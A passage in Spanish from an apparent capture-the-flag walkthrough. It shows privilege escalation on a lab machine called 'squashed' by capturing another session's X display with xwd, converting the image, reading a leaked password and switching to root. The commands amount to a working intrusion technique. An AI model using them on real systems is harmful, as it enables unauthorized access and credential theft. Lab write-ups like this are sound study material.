
Nos da mucha informacion que no podemos sacar mucho en claro, vamos a sacar una captura de su pantalla:

```
alex@squashed:~$ xwd -root -screen -silent -display :0 > screenshot.xwd
```

Transferimos ese archivo por netcat y lo convertimos a un "png":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ convert screenshot.xwd screenshot.png
```

Vamos a ver su contenido:



Se filtra una contraseña. Vamos a probar si es la contraseña del usuario root:

```
alex@squashed:~$ su root
Password:
root@squashed:/home/alex# whoami
root
```